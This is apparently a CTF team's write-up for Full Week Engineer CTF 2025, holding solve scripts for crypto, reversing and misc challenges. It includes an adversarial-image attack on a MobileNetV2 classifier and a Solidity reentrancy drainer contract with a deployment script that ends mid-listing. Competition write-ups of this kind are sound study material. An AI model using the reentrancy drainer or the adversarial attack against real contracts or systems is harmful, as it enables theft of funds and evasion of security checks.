***A black text on a white background

AI-generated content may be incorrect.A blue and white logo

AI-generated content may be incorrect.1C3GH3TT0 – JUKE***

***WRITEUPS***

Full Week Engineer CTF 2025

A screenshot of a computer

AI-generated content may be incorrect.

Categories

[Crypto 3](#_Toc207539461)

[baby-crypto 3](#_Toc207539462)

[Load x Limit x Loot 3](#_Toc207539463)

[MPKC2 5](#_Toc207539464)

[Reverse 13](#_Toc207539465)

[strings-jacking 13](#_Toc207539466)

[Mystery Zone 13](#_Toc207539467)

[No need Logical Thinking 13](#_Toc207539468)

[Misc 14](#_Toc207539469)

[Poison Apple 14](#_Toc207539470)

[Flagcraft 14](#_Toc207539471)

[Adversarial Login 15](#_Toc207539472)

[Save the Kappa 18](#_Toc207539473)

[Forensics 23](#_Toc207539474)

[RSA Phone Tree 23](#_Toc207539475)

[datamosh 23](#_Toc207539476)

[QR 24](#_Toc207539477)

[git predator 24](#_Toc207539478)

[OSINT 25](#_Toc207539479)

[GeoGuessr3 25](#_Toc207539480)

[GeoGuessr4 25](#_Toc207539481)

[Exit 26](#_Toc207539482)

[Osaka Expo Pavilion Quiz! 26](#_Toc207539483)

[MYAKUMYAKU TOWER 27](#_Toc207539484)

# Crypto

# baby-crypto

A black background with white text

AI-generated content may be incorrect.

# Load x Limit x Loot

Solve script:

1. from sage.all import \*

2.

3. # Public key and ciphertext from output.txt

4. P = [46370304604399661103510587278608860854, 161470033739550046992102957507284694793, 30543660898063616156789781040944567751, 250664599838920908776562323596516643000, 139374138362514071242477757778171360453, 123592723058786214120596739563194410238, 211661190966175954206312604476025891883, 204127984470558401029942508675826118636, 226485320614749484977835154691419711643, 316359778276308230428825295117172452569, 223595536749391578996034934226276385201, 285194897737688239593933128294126253420, 106767966397120299297689471215328740769, 25599906753022130965000372964020080374, 99461971332517921483061891799425259113, 94027794705920646966871149109862801610, 123296061030051008330943248360079826013, 74854535529342502478954289154224576092, 224885683431821751400008043275824815646, 266096166425088007499970985584050784682, 276003343849704749424463898987980442737, 102681588182470124247526654172102644907, 81066074715052040596846980190467140543, 288564406824785492891304803256068657153, 275777490926285666099408286534129620445, 282517686156702650031304218971561203305, 303283907912734438658673255308488382253, 207124905215590627556917580593810100294, 280558080079068849809690254471376167991, 160954151682440634237745640217189791793, 97767119790212416603441928990664031378, 338144640821518318947395128924719917222, 175619923321070422554784972534849507595, 254564156262627389965162628894875365269, 196177539698888734927195275991945056566, 316218059699388548025737940688917830572, 268400154682066693679616423870021647142, 215171060317966594124409556912523500752, 260057877459608494186977306109025707665, 190102548117865681721849886759598482779, 252725419899497668403547022908880618059, 327335827827878566866970242836185642452, 188260325012018828319115719433455849371, 88483421141682536040965596554472029136, 310248075203863607523992695030757874632, 295640402932812162029270725799625344492, 70276872614365224915426973058582085536, 256094493760578638941104549543294911438, 42841363734929118457515014374580961350, 128080761902152925446804036416229034376, 180236556373329949311891716497015905345, 109842713274004118912686485592449650056, 193653151004110836304303931934828586594, 217480566371177947463788535587066608900, 85737645843034151047932615174569760367, 75130577098367771493769881166880018519, 44108879264846109022147939103515256917, 200510426260508215019844361235980313468, 57239393388118598756306963809052694810, 285120374875743578681171629134755246113, 310860836570193120117077183155691495035, 251862421155813445159906426270135772925, 301796605933628926886822581638474528587, 338556933792869391731776683003533084480]

5.

6. C = [6431903975558659411995736450941742463678, 6798319334988101743518674132084696585109, 6515613864583459558948036293342639545155, 7773122108332461536899295384273685725884, 7116134977799359563372944976071555756181, 6933621053828258679307411351393495758849]

7.

8. def bits\_to\_bytes(bits):

9. """Convert a list of 64 bits (big-endian) to 8 bytes."""

10. bytes\_out = []

11. for i in range(0, 64, 8):

12. byte = 0

13. for j in range(8):

14. byte = (byte << 1) | bits[i + j]

15. bytes\_out.append(byte)

16. return bytes(bytes\_out)

17.

18. # Recover plaintext for each ciphertext

19. plaintext = b""

20. for S in C:

21. # Create the lattice matrix (65 x 65)

22. n = 64

23. M = Matrix(ZZ, n + 1, n + 1)

24. for i in range(n):

25. M[i, i] = 1 # Identity matrix for x[i]

26. M[i, n] = P[i] # Public key A[i]

27. M[n, n] = -S # Ciphertext -S

28.

29. # Apply LLL reduction

30. reduced = M.LLL()

31.

32. # Look for a short vector with last coordinate 0

33. for row in reduced:

34. if row[-1] == 0 and all(x in [0, 1, -1] for x in row[:-1]):

35. # Extract the first 64 elements as bits

36. bits = [x if x in [0, 1] else 0 for x in row[:64]]

37. # Convert bits to bytes

38. block = bits\_to\_bytes(bits)

39. plaintext += block

40. break

41.

42. # Print the recovered plaintext

43. print(plaintext.decode())

44.

# MPKC2

Solve script:

1. from dataclasses import dataclass

2. from typing import List, Tuple, Optional

3. import random

4. from Crypto.Util.number import bytes\_to\_long, long\_to\_bytes

5.

6. def \_bitdeg(p: int) -> int:

7. return p.bit\_length() - 1

8.

9. class GF2m:

10. def \_\_init\_\_(self, m: int, mod\_poly: Optional[int]=None):

11. self.m = m

12. if mod\_poly is None:

13. presets = {

14. 1: 0b11, # x + 1

15. 2: 0b111, # x^2 + x + 1

16. 3: 0b1011, # x^3 + x + 1

17. 4: 0b10011, # x^4 + x + 1

18. 5: 0b100101, # x^5 + x^2 + 1

19. 8: 0x11B, # x^8 + x^4 + x^3 + x + 1

20. }

21. if m not in presets:

22. raise ValueError("Please specify mod\_poly for this m")

23. mod\_poly = presets[m]

24. if \_bitdeg(mod\_poly) != m:

25. raise ValueError("mod\_poly degree must equal m")

26. self.mod\_poly = mod\_poly

27. self.mask = (1<<m) - 1

28. def add(self, a: int, b: int) -> int:

29. return (a ^ b) & self.mask

30. def mul(self, a: int, b: int) -> int:

31. a &= self.mask; b &= self.mask

32. res = 0

33. while b:

34. if b & 1:

35. res ^= a

36. b >>= 1

37. a <<= 1

38. if a & (1 << self.m):

39. a ^= self.mod\_poly

40. return res & self.mask

41. def pow(self, a: int, e: int) -> int:

42. res, base, ee = 1, a & self.mask, e

43. while ee:

44. if ee & 1:

45. res = self.mul(res, base)

46. base = self.mul(base, base)

47. ee >>= 1

48. return res

49. def inv(self, a: int) -> int:

50. if a == 0:

51. raise ZeroDivisionError("no inverse for 0")

52. return self.pow(a, (1<<self.m)-2)

53.

54. def mat\_inv\_K(M: List[List[int]], K: GF2m) -> List[List[int]]:

55. n = len(M)

56. A = [row[:] + [0]\*n for row in M]

57. for i in range(n):

58. A[i][n+i] = 1

59. r = 0

60. for c in range(n):

61. piv = None

62. for i in range(r, n):

63. if A[i][c] != 0:

64. piv = i; break

65. if piv is None:

66. continue

67. A[r], A[piv] = A[piv], A[r]

68. if A[r][c] != 1:

69. invp = K.inv(A[r][c])

70. A[r] = [K.mul(x, invp) for x in A[r]]

71. for i in range(n):

72. if i == r: continue

73. if A[i][c] != 0:

74. f = A[i][c]

75. A[i] = [K.add(A[i][j], K.mul(f, A[r][j])) for j in range(2\*n)]

76. r += 1

77. if r < n:

78. raise ValueError("singular matrix over K")

79. return [row[n:] for row in A]

80.

81. def mat\_apply\_K(M: List[List[int]], v: List[int], K: GF2m) -> List[int]:

82. n = len(M)

83. out = [0]\*n

84. for i in range(n):

85. s = 0

86. for j in range(n):

87. if M[i][j]:

88. s = K.add(s, K.mul(M[i][j], v[j]))

89. out[i] = s

90. return out

91.

92. def rand\_affine\_bijection(n: int, K: GF2m, rng: random.Random):

93. while True:

94. M = [[rng.randrange(0, 1<<K.m) for \_ in range(n)] for \_ in range(n)]

95. try:

96. \_ = mat\_inv\_K(M, K)

97. break

98. except ValueError:

99. continue

100. b = [rng.randrange(0, 1<<K.m) for \_ in range(n)]

101. return (M, b)

102.

103. def affine\_apply(Mb, v: List[int], K: GF2m) -> List[int]:

104. M, b = Mb

105. y = mat\_apply\_K(M, v, K)

106. return [K.add(y[i], b[i]) for i in range(len(v))]

107.

108. @dataclass

109. class ExtFieldSpec:

110. K: GF2m

111. n: int

112. modulus: List[int]

113.

114. class ExtElem:

115. def \_\_init\_\_(self, spec: ExtFieldSpec, coeffs: Optional[List[int]]=None):

116. self.S = spec

117. self.K = spec.K

118. self.n = spec.n

119. if coeffs is None:

120. self.c = [0]\*self.n

121. else:

122. assert len(coeffs) == self.n

123. self.c = [x & ((1<<self.K.m)-1) for x in coeffs]

124. @staticmethod

125. def one(S: ExtFieldSpec):

126. c = [0]\*S.n; c[0] = 1

127. return ExtElem(S, c)

128. def copy(self): return ExtElem(self.S, self.c[:])

129. def add(self, other): return ExtElem(self.S, [self.K.add(a,b) for a,b in zip(self.c, other.c)])

130. def mul(self, other):

131. K=self.K; n=self.n; mod=self.S.modulus

132. tmp=[0]\*(2\*n-1)

133. for i,a in enumerate(self.c):

134. if a==0: continue

135. for j,b in enumerate(other.c):

136. if b==0: continue

137. tmp[i+j] = K.add(tmp[i+j], K.mul(a,b))

138. for d in range(2\*n-2, n-1, -1):

139. coef = tmp[d]

140. if coef == 0: continue

141. for j in range(n):

142. aj = mod[j]

143. if aj != 0:

144. tmp[d-n+j] = K.add(tmp[d-n+j], K.mul(coef, aj))

145. tmp[d] = 0

146. return ExtElem(self.S, tmp[:n])

147. def pow(self, e: int):

148. res = ExtElem.one(self.S)

149. base = self.copy()

150. ee = e

151. while ee:

152. if ee & 1:

153. res = res.mul(base)

154. base = base.mul(base)

155. ee >>= 1

156. return res

157.

158. def phi\_encode(vec: List[int], S: ExtFieldSpec) -> ExtElem:

159. assert len(vec) == S.n

160. return ExtElem(S, vec[:])

161.

162. def phi\_decode(z: ExtElem) -> List[int]:

163. return z.c[:]

164.

165. @dataclass

166. class SecretStructure:

167. K: GF2m

168. n: int

169. blocks: List[ExtFieldSpec]

170. partition: List[int]

171. ell\_list: List[int]

172. r\_list: List[int]

173. theta\_list: List[int]

174. e\_list: List[int]

175. h\_list: List[int] # Added for decryption

176. s\_forward: Tuple[List[List[int]], List[int]]

177. t\_forward: Tuple[List[List[int]], List[int]]

178.

179. def \_decompose\_as\_2ell\_plus1\_times\_power\_of\_two(n: int):

180. if n < 3: raise ValueError("n must be >= 3")

181. r=0; m=n

182. while m % 2 == 0:

183. m//=2; r+=1

184. if m % 2 == 0: raise ValueError("n is not (2\*ell+1)\*2^r")

185. ell = (m - 1) // 2

186. if (2\*ell + 1) != m or ell < 1:

187. raise ValueError("n is not (2\*ell+1)\*2^r")

188. return ell, r

189.

190. def \_egcd(a,b):

191. if b == 0: return (a,1,0)

192. g,x1,y1 = \_egcd(b, a % b)

193. return (g, y1, x1 - (a//b)\*y1)

194.

195. def \_modinv\_int(a,m):

196. g,x,\_ = \_egcd(a,m)

197. if g != 1:

198. raise ValueError("no modular inverse")

199. return x % m

200.

201. def build\_theta\_e\_h\_for\_partition(K: GF2m, partition: List[int], b\_list: Optional[List[int]]=None):

202. q = 1 << K.m

203. ell\_list=[]; r\_list=[]; theta\_list=[]; e\_list=[]; h\_list=[]

204. for idx, n\_i in enumerate(partition):

205. ell\_i, r\_i = \_decompose\_as\_2ell\_plus1\_times\_power\_of\_two(n\_i)

206. b\_i = (b\_list[idx] if b\_list is not None else 1)

207. if not (1 <= b\_i <= ell\_i):

208. raise ValueError(f"b[{idx}] must be in [1, {ell\_i}]")

209. theta\_i = b\_i \* (1 << r\_i)

210. e\_i = 1 + (q \*\* theta\_i)

211. order = (q \*\* n\_i) - 1

212. h\_i = \_modinv\_int(e\_i, order)

213. ell\_list.append(ell\_i); r\_list.append(r\_i); theta\_list.append(theta\_i)

214. e\_list.append(e\_i); h\_list.append(h\_i)

215. return ell\_list, r\_list, theta\_list, e\_list, h\_list

216.

217. def split\_blocks(v: List[int], part: List[int]) -> List[List[int]]:

218. out=[]; pos=0

219. for ni in part:

220. out.append(v[pos:pos+ni]); pos+=ni

221. return out

222.

223. def concat\_blocks(chunks: List[List[int]]) -> List[int]:

224. out=[]

225. for c in chunks: out.extend(c)

226. return out

227.

228. def encrypt\_public\_map\_F(xi: List[int], S: SecretStructure) -> List[int]:

229. K = S.K

230. u = affine\_apply(S.s\_forward, xi, K)

231. blocks = split\_blocks(u, S.partition)

232. y\_chunks = []

233. for i, vec in enumerate(blocks):

234. z = phi\_encode(vec, S.blocks[i])

235. z\_e = z.pow(S.e\_list[i])

236. y = phi\_decode(z\_e)

237. y\_chunks.append(y)

238. v = concat\_blocks(y\_chunks)

239. return affine\_apply(S.t\_forward, v, K)

240.

241. def setup\_secret\_general(seed: int, m: int, partition: List[int], modulus\_list: List[List[int]], b\_list: Optional[List[int]]=None) -> SecretStructure:

242. rng = random.Random(seed)

243. K = GF2m(m)

244. n = sum(partition)

245. blocks=[]

246. for ni, mod in zip(partition, modulus\_list):

247. if len(mod) != ni+1 or mod[-1] != 1:

248. raise ValueError("Each modulus must have length n\_i+1 and end with 1")

249. blocks.append(ExtFieldSpec(K=K, n=ni, modulus=mod))

250. ells, rs, thetas, es, hs = build\_theta\_e\_h\_for\_partition(K, partition, b\_list=b\_list)

251. s\_fwd = rand\_affine\_bijection(n, K, rng)

252. t\_fwd = rand\_affine\_bijection(n, K, rng)

253. return SecretStructure(K, n, blocks, partition, ells, rs, thetas, es, hs, s\_fwd, t\_fwd)

254.

255. def \_int\_to\_bits\_fixed(x: int, Lbits: int) -> list[int]:

256. return [ (x >> (Lbits-1-i)) & 1 for i in range(Lbits) ]

257.

258. def \_bits\_to\_int(bits: list[int]) -> int:

259. x = 0

260. for b in bits: x = (x<<1) | (b & 1)

261. return x

262.

263. def bytes\_to\_K\_elems\_general(bs: bytes, K: GF2m, n: int) -> tuple[list[int], int]:

264. m = K.m

265. total = 8 \* len(bs)

266. block\_bits = m \* n

267. pad\_bits = (-total) % block\_bits

268. Lbits = total + pad\_bits

269. x = bytes\_to\_long(bs)

270. bits = \_int\_to\_bits\_fixed(x, total) + [0]\*pad\_bits

271. elems = []

272. for i in range(0, Lbits, m):

273. val = 0

274. for j in range(m):

275. val = (val << 1) | bits[i+j]

276. elems.append(val & ((1<<m)-1))

277. return elems, pad\_bits

278.

279. def encrypt\_bytes\_general(plain: bytes, S: SecretStructure) -> tuple[list[int], int]:

280. K = S.K; n = S.n

281. elems, pad\_bits = bytes\_to\_K\_elems\_general(plain, K, n)

282. out = []

283. for i in range(0, len(elems), n):

284. xi = elems[i:i+n]

285. eta = encrypt\_public\_map\_F(xi, S)

286. out.extend(eta)

287. return out, pad\_bits

288.

289. def ct\_elems\_to\_hex(ct\_elems: list[int], pad\_bits: int, K: GF2m) -> str:

290. m = K.m

291. elem\_count = len(ct\_elems)

292. if not (0 <= pad\_bits < (1 << 32)): raise ValueError("pad\_bits out of range (32-bit)")

293. if not (0 <= elem\_count < (1 << 32)): raise ValueError("elem\_count out of range (32-bit)")

294. payload\_bits = []

295. for a in ct\_elems:

296. v = a & ((1<<m)-1)

297. payload\_bits.extend([ (v >> (m-1-j)) & 1 for j in range(m) ])

298. Lbits = elem\_count \* m

299. payload\_int = \_bits\_to\_int(payload\_bits)

300. Lbytes = (Lbits + 7)//8

301. payload\_bytes = long\_to\_bytes(payload\_int, blocksize=Lbytes)

302. header = (elem\_count).to\_bytes(4, "big") + (pad\_bits).to\_bytes(4, "big")

303. return (header + payload\_bytes).hex()

304.

305. def encrypt\_to\_hex\_packed(plain: bytes, S: SecretStructure) -> str:

306. ct\_elems, pad\_bits = encrypt\_bytes\_general(plain, S)

307. return ct\_elems\_to\_hex(ct\_elems, pad\_bits, S.K)

308.

309. # New functions for decryption

310.

311. def hex\_to\_ct\_elems(ct\_hex: str, K: GF2m) -> tuple[list[int], int]:

312. elem\_count = int(ct\_hex[0:8], 16)

313. pad\_bits = int(ct\_hex[8:16], 16)

314. payload\_hex = ct\_hex[16:]

315. payload\_bytes = bytes.fromhex(payload\_hex)

316. payload\_int = bytes\_to\_long(payload\_bytes)

317. Lbits = elem\_count \* K.m

318. payload\_bits = \_int\_to\_bits\_fixed(payload\_int, Lbits)

319. ct\_elems = []

320. for i in range(0, Lbits, K.m):

321. val = \_bits\_to\_int(payload\_bits[i:i + K.m])

322. ct\_elems.append(val)

323. return ct\_elems, pad\_bits

324.

325. def get\_affine\_inverse(aff: Tuple[List[List[int]], List[int]], K: GF2m) -> Tuple[List[List[int]], List[int]]:

326. M, b = aff

327. M\_inv = mat\_inv\_K(M, K)

328. b\_inv = mat\_apply\_K(M\_inv, b, K)

329. return (M\_inv, b\_inv)

330.

331. def decrypt\_public\_map\_F\_inv(eta: List[int], S: SecretStructure) -> List[int]:

332. K = S.K

333. t\_inv = get\_affine\_inverse(S.t\_forward, K)

334. s\_inv = get\_affine\_inverse(S.s\_forward, K)

335. v = affine\_apply(t\_inv, eta, K)

336. blocks = split\_blocks(v, S.partition)

337. u\_chunks = []

338. for i, vec in enumerate(blocks):

339. z = phi\_encode(vec, S.blocks[i])

340. z\_h = z.pow(S.h\_list[i])

341. u = phi\_decode(z\_h)

342. u\_chunks.append(u)

343. u = concat\_blocks(u\_chunks)

344. xi = affine\_apply(s\_inv, u, K)

345. return xi

346.

347. def decrypt\_bytes\_general(ct\_elems: list[int], pad\_bits: int, S: SecretStructure) -> bytes:

348. K = S.K

349. n = S.n

350. m = K.m

351. out\_elems = []

352. for i in range(0, len(ct\_elems), n):

353. eta = ct\_elems[i:i + n]

354. xi = decrypt\_public\_map\_F\_inv(eta, S)

355. out\_elems.extend(xi)

356. payload\_bits = []

357. for a in out\_elems:

358. v = a & ((1 << m) - 1)

359. payload\_bits.extend(\_int\_to\_bits\_fixed(v, m))

360. total\_padded\_bits = len(payload\_bits)

361. original\_bits\_count = total\_padded\_bits - pad\_bits

362. original\_bits = payload\_bits[:original\_bits\_count]

363. original\_bytes\_count = original\_bits\_count // 8

364. payload\_int = \_bits\_to\_int(original\_bits)

365. return long\_to\_bytes(payload\_int, original\_bytes\_count)

366.

367. def main():

368. SEED = 20250829

369. M = 8

370. PARTITION = [7]

371. BLIST = [3]

372. MODULI = [[1,1,0,0,0,0,0,1]]

373. ct\_hex = "000000460000000863306b8beb63d7f7f73160467fca983fcf637c20905e1d7ca653f4a5137d672bb8c40da87994b9cc99ff5981900ae419c270973db9b078ee1a17f5bf79da2dd5aab9bbc6d38b"

374.

375. S = setup\_secret\_general(SEED, M, PARTITION, MODULI, b\_list=BLIST)

376. ct\_elems, pad\_bits = hex\_to\_ct\_elems(ct\_hex, S.K)

377. plaintext = decrypt\_bytes\_general(ct\_elems, pad\_bits, S)

378. print(plaintext.decode())

379.

380. if \_\_name\_\_ == "\_\_main\_\_":

381. main()

382.

# Reverse

# strings-jacking

A black background with white text

AI-generated content may be incorrect.

# Mystery Zone

A screenshot of a qr code

AI-generated content may be incorrect.

# No need Logical Thinking

Solve script:

1. def reverse\_process\_flag(transformed):

2. original\_chars = [

3. chr(ord(c) - (i + 1)) # subtract index+1 because Python is 0-based

4. for i, c in enumerate(transformed)

5. ]

6. return ''.join(original\_chars)

7.

8. # Example usage

9. transformed = "gyhgyl‚|qoj\>@@xqDD|zyJyg}‹…”ˆUD¡"

10. original = reverse\_process\_flag(transformed)

11. print(original)

# Misc

# Poison Apple

A screen shot of a computer

AI-generated content may be incorrect.

# Flagcraft

A screenshot of a computer program

AI-generated content may be incorrect.



# Adversarial Login

1. import numpy as np

2. import tensorflow as tf

3. from PIL import Image

4. import matplotlib.pyplot as plt

5.

6. # Constants from the challenge

7. IMG\_HEIGHT, IMG\_WIDTH = 224, 224

8. TARGET\_CLASS\_ID = 101 # Gibbon class ID in ImageNet

9. MSE\_THRESHOLD = 0.05

10. MAX\_ITERATIONS = 100

11. LEARNING\_RATE = 0.01

12.

13. def preprocess\_image(img):

14. """Preprocess image exactly like the challenge server"""

15. img = img.convert('RGB').resize((IMG\_HEIGHT, IMG\_WIDTH))

16. img\_array = np.array(img)

17. preprocessed\_img = tf.keras.applications.mobilenet\_v2.preprocess\_input(img\_array)

18. return tf.convert\_to\_tensor(preprocessed\_img, dtype=tf.float32)

19.

20. def postprocess\_image(tensor):

21. """Convert tensor back to PIL Image"""

22. # Reverse the MobileNetV2 preprocessing

23. img\_array = tensor.numpy()

24. img\_array = img\_array + 1.0 # Reverse normalization

25. img\_array = img\_array \* 127.5

26. img\_array = np.clip(img\_array, 0, 255).astype(np.uint8)

27. return Image.fromarray(img\_array)

28.

29. def calculate\_mse(img1\_tensor, img2\_tensor):

30. """Calculate MSE between two image tensors"""

31. return tf.reduce\_mean(tf.square(img1\_tensor - img2\_tensor)).numpy()

32.

33. def create\_adversarial\_example(original\_image\_path, output\_path="adversarial\_gibbon.jpg"):

34. """

35. Create an adversarial example that:

36. 1. Has MSE < 0.05 compared to original

37. 2. Gets classified as gibbon (class 101) by MobileNetV2

38. """

39.

40. # Load and preprocess the original image

41. original\_image = Image.open(original\_image\_path)

42. original\_tensor = preprocess\_image(original\_image)

43.

44. # Load the MobileNetV2 model

45. model = tf.keras.applications.MobileNetV2(weights="imagenet")

46.

47. # Initialize adversarial image as copy of original

48. adversarial\_tensor = tf.Variable(original\_tensor, dtype=tf.float32)

49.

50. # Optimizer for gradient descent

51. optimizer = tf.keras.optimizers.Adam(learning\_rate=LEARNING\_RATE)

52.

53. print("Starting adversarial attack...")

54. print(f"Target class: {TARGET\_CLASS\_ID} (gibbon)")

55. print(f"MSE threshold: {MSE\_THRESHOLD}")

56.

57. for iteration in range(MAX\_ITERATIONS):

58. with tf.GradientTape() as tape:

59. tape.watch(adversarial\_tensor)

60.

61. # Get model prediction

62. batch\_input = tf.expand\_dims(adversarial\_tensor, axis=0)

63. prediction = model(batch\_input)

64.

65. # Loss: negative log probability of target class (we want to maximize it)

66. target\_loss = -tf.nn.log\_softmax(prediction)[0][TARGET\_CLASS\_ID]

67.

68. # MSE constraint loss

69. mse\_current = tf.reduce\_mean(tf.square(original\_tensor - adversarial\_tensor))

70. mse\_penalty = tf.maximum(0.0, mse\_current - MSE\_THRESHOLD) \* 1000

71.

72. # Combined loss

73. total\_loss = target\_loss + mse\_penalty

74.

75. # Get gradients and update

76. gradients = tape.gradient(total\_loss, adversarial\_tensor)

77. optimizer.apply\_gradients([(gradients, adversarial\_tensor)])

78.

79. # Check progress every 10 iterations

80. if iteration % 10 == 0:

81. current\_pred = tf.nn.softmax(prediction)[0]

82. predicted\_class = tf.argmax(current\_pred).numpy()

83. confidence = current\_pred[TARGET\_CLASS\_ID].numpy()

84. mse = calculate\_mse(original\_tensor, adversarial\_tensor)

85.

86. print(f"Iteration {iteration:3d}: MSE={mse:.6f}, "

87. f"Target confidence={confidence:.4f}, "

88. f"Predicted class={predicted\_class}")

89.

90. # Check if we've succeeded

91. if predicted\_class == TARGET\_CLASS\_ID and mse <= MSE\_THRESHOLD:

92. print(f"SUCCESS at iteration {iteration}!")

93. break

94.

95. # Final check

96. final\_prediction = model(tf.expand\_dims(adversarial\_tensor, axis=0))

97. final\_class = tf.argmax(tf.nn.softmax(final\_prediction)[0]).numpy()

98. final\_confidence = tf.nn.softmax(final\_prediction)[0][TARGET\_CLASS\_ID].numpy()

99. final\_mse = calculate\_mse(original\_tensor, adversarial\_tensor)

100.

101. print(f"\nFinal Results:")

102. print(f"MSE: {final\_mse:.6f} (threshold: {MSE\_THRESHOLD})")

103. print(f"Predicted class: {final\_class}")

104. print(f"Gibbon confidence: {final\_confidence:.4f}")

105. print(f"MSE constraint satisfied: {final\_mse <= MSE\_THRESHOLD}")

106. print(f"Classification target met: {final\_class == TARGET\_CLASS\_ID}")

107.

108. # Convert back to image and save

109. adversarial\_image = postprocess\_image(adversarial\_tensor)

110. adversarial\_image.save(output\_path, quality=95)

111. print(f"Adversarial image saved to: {output\_path}")

112.

113. # Show comparison

114. fig, axes = plt.subplots(1, 2, figsize=(10, 5))

115.

116. axes[0].imshow(original\_image)

117. axes[0].set\_title("Original Image")

118. axes[0].axis('off')

119.

120. axes[1].imshow(adversarial\_image)

121. axes[1].set\_title(f"Adversarial Image\n(MSE: {final\_mse:.4f})")

122. axes[1].axis('off')

123.

124. plt.tight\_layout()

125. plt.savefig("comparison.png", dpi=150, bbox\_inches='tight')

126. plt.show()

127.

128. return adversarial\_image

129.

130. def test\_adversarial\_example(image\_path):

131. """Test if the adversarial example would pass the challenge checks"""

132. # Load original for MSE comparison (you'll need the original image.jpg)

133. original\_image = Image.open("image.jpg") # Make sure you have this file

134. original\_tensor = preprocess\_image(original\_image)

135.

136. # Load adversarial example

137. adv\_image = Image.open(image\_path)

138. adv\_tensor = preprocess\_image(adv\_image)

139.

140. # Load model

141. model = tf.keras.applications.MobileNetV2(weights="imagenet")

142.

143. # Calculate MSE

144. mse = calculate\_mse(original\_tensor, adv\_tensor)

145.

146. # Get prediction

147. prediction = model(tf.expand\_dims(adv\_tensor, axis=0), verbose=0)

148. predicted\_class\_id = np.argmax(prediction[0])

149.

150. # Decode prediction for human readability

151. decoded\_preds = tf.keras.applications.mobilenet\_v2.decode\_predictions(prediction, top=1)[0]

152. predicted\_class\_name = decoded\_preds[0][1]

153. confidence = decoded\_preds[0][2]

154.

155. print("=== ADVERSARIAL EXAMPLE TEST ===")

156. print(f"MSE: {mse:.6f} (threshold: {MSE\_THRESHOLD})")

157. print(f"MSE check: {'PASS' if mse <= MSE\_THRESHOLD else 'FAIL'}")

158. print(f"Predicted class: {predicted\_class\_name} (ID: {predicted\_class\_id})")

159. print(f"Confidence: {confidence:.4f}")

160. print(f"Target check: {'PASS' if predicted\_class\_id == TARGET\_CLASS\_ID else 'FAIL'}")

161.

162. overall\_success = (mse <= MSE\_THRESHOLD) and (predicted\_class\_id == TARGET\_CLASS\_ID)

163. print(f"Overall result: {'SUCCESS - Should get the flag!' if overall\_success else 'FAILED'}")

164.

165. return overall\_success

166.

167. if \_\_name\_\_ == "\_\_main\_\_":

168. # Save the uploaded image as 'image.jpg' first

169. print("Make sure you have the original 'image.jpg' file in the same directory!")

170.

171. try:

172. # Create adversarial example

173. adversarial\_image = create\_adversarial\_example("image.jpg", "adversarial\_gibbon.jpg")

174.

175. # Test the result

176. print("\n" + "="\*50)

177. test\_adversarial\_example("adversarial\_gibbon.jpg")

178.

179. except FileNotFoundError:

180. print("Error: Please save the original challenge image as 'image.jpg' in the same directory.")

181. except Exception as e:

182. print(f"Error: {e}")

183.

# Save the Kappa

Solve Script attack.js: (needed to run twice)

1. import { ethers } from "ethers";

2. import solc from "solc";

3.

4. const RPC\_URL = "http://chal1.fwectf.com:8019";

5.

6. // === Default values (edit if you prefer) ===

7. const DEFAULT\_PRIVATE\_KEY = "0xedf34d476517415a540ecb0abed20791b9d4c9718157df8874ea27287d6837cd"; // put private key here or pass as arg

8. const DEFAULT\_SETUP = "0x4bf010f1b9beDA5450a8dD702ED602A104ff65EE"; // put Setup address here or pass as arg

9. const DEFAULT\_BANK = "0x4E0C596bE5FE217cB80AeB4C47C72701DFF0F6BC"; // put Bank address here or pass as arg

10.

11. // Solidity attacker contract (same as before)

12. const source = `

13. pragma solidity ^0.8.26;

14. interface IVulnerableBank {

15. function deposit() external payable;

16. function withdrawAll() external;

17. }

18. contract ReentrantDrainer {

19. IVulnerableBank public immutable bank;

20. address public immutable owner;

21. uint256 public depositAmount;

22. constructor(address \_bank) {

23. bank = IVulnerableBank(\_bank);

24. owner = msg.sender;

25. }

26. function attack(uint256 amount) external payable {

27. require(msg.sender == owner, "not owner");

28. require(msg.value == amount && amount > 0, "bad amount");

29. depositAmount = amount;

30. bank.deposit{value: amount}();

31. bank.withdrawAll();

32. }

33. receive() external payable {

34. if (address(bank).balance >= depositAmount) {

35. bank.withdrawAll();

36. } else {

37. (bool ok, ) = owner.call{value: address(this).balance}("");

38. require(ok, "payout failed");

39. }

40. }

41. }

42. `;

43.

44. // compile with solc-js

45. function compile() {

46. const input = {

47. language: "Solidity",

48. sources: { "Attacker.sol": { content: source } },

49. settings: { outputSelection: { "\*": { "\*": ["abi", "evm.bytecode.object"] } } },

50. };

51. const output = JSON.parse(solc.compile(JSON.stringify(input)));

52. if (!output.contracts || !output.contracts["Attacker.sol"] || !output.contracts["Attacker.sol"].ReentrantDrainer) {

53. console.error("Solc output:", output);

54. throw new Error("Compilation failed");

55. }

56. const contract = output.contracts["Attacker.sol"].ReentrantDrainer;

57. return { abi: contract.abi, bytecode: "0x" + contract.evm.bytecode.object };

58. }

59.

60. function usage() {

61. console.log("Usage: node attack.js <PRIVATE\_KEY> <SETUP\_ADDR> <BANK\_ADDR>");

62. console.log("Or edit DEFAULT\_PRIVATE\_KEY / DEFAULT\_SETUP / DEFAULT\_BANK in the file.");

63. }

64.

65. async function main() {

66. // CLI args override defaults

67. const argv = process.argv.slice(2);

68. const PRIVATE\_KEY = argv[0] ?? DEFAULT\_PRIVATE\_KEY;

69. const SETUP\_ADDR = argv[1] ?? DEFAULT\_SETUP;

70. const BANK\_ADDR = argv[2] ?? DEFAULT\_BANK;

71.

72. if (!PRIVATE\_KEY || !SETUP\_ADDR || !BANK\_ADDR) {

73. usage();

74. throw new Error("Missing required inputs (private key / setup / bank).");

75. }

76.

77. const provider = new ethers.JsonRpcProvider(RPC\_URL);

78. const wallet = new ethers.Wallet(PRIVATE\_KEY, provider);

79.

80. console.log("Player:", wallet.address);

81. console.log("Setup:", SETUP\_ADDR);

82. console.log("Bank:", BANK\_ADDR);

83.

84. // ABIs we need

85. const bankAbi = [

86. "function deposit() external payable",

87. "function withdrawAll() external",

88. ];

89. const setupAbi = ["function isSolved() external view returns (bool)"];

90. const bank = new ethers.Contract(BANK\_ADDR, bankAbi, wallet);

91. const setup = new ethers.Contract(SETUP\_ADDR, setupAbi, wallet);

92.

93. // compile & deploy attacker

94. console.log("Compiling attacker...");

95. const { abi, bytecode } = compile();

96.

97. const factory = new ethers.ContractFactory(abi, bytecode, wallet);

98. console.log("Deploying attacker contract...");

99. const attacker = await factory.deploy(BANK\_ADDR);

100. await attacker.waitForDeployment();

101. const attackerAddr = await attacker.getAddress();

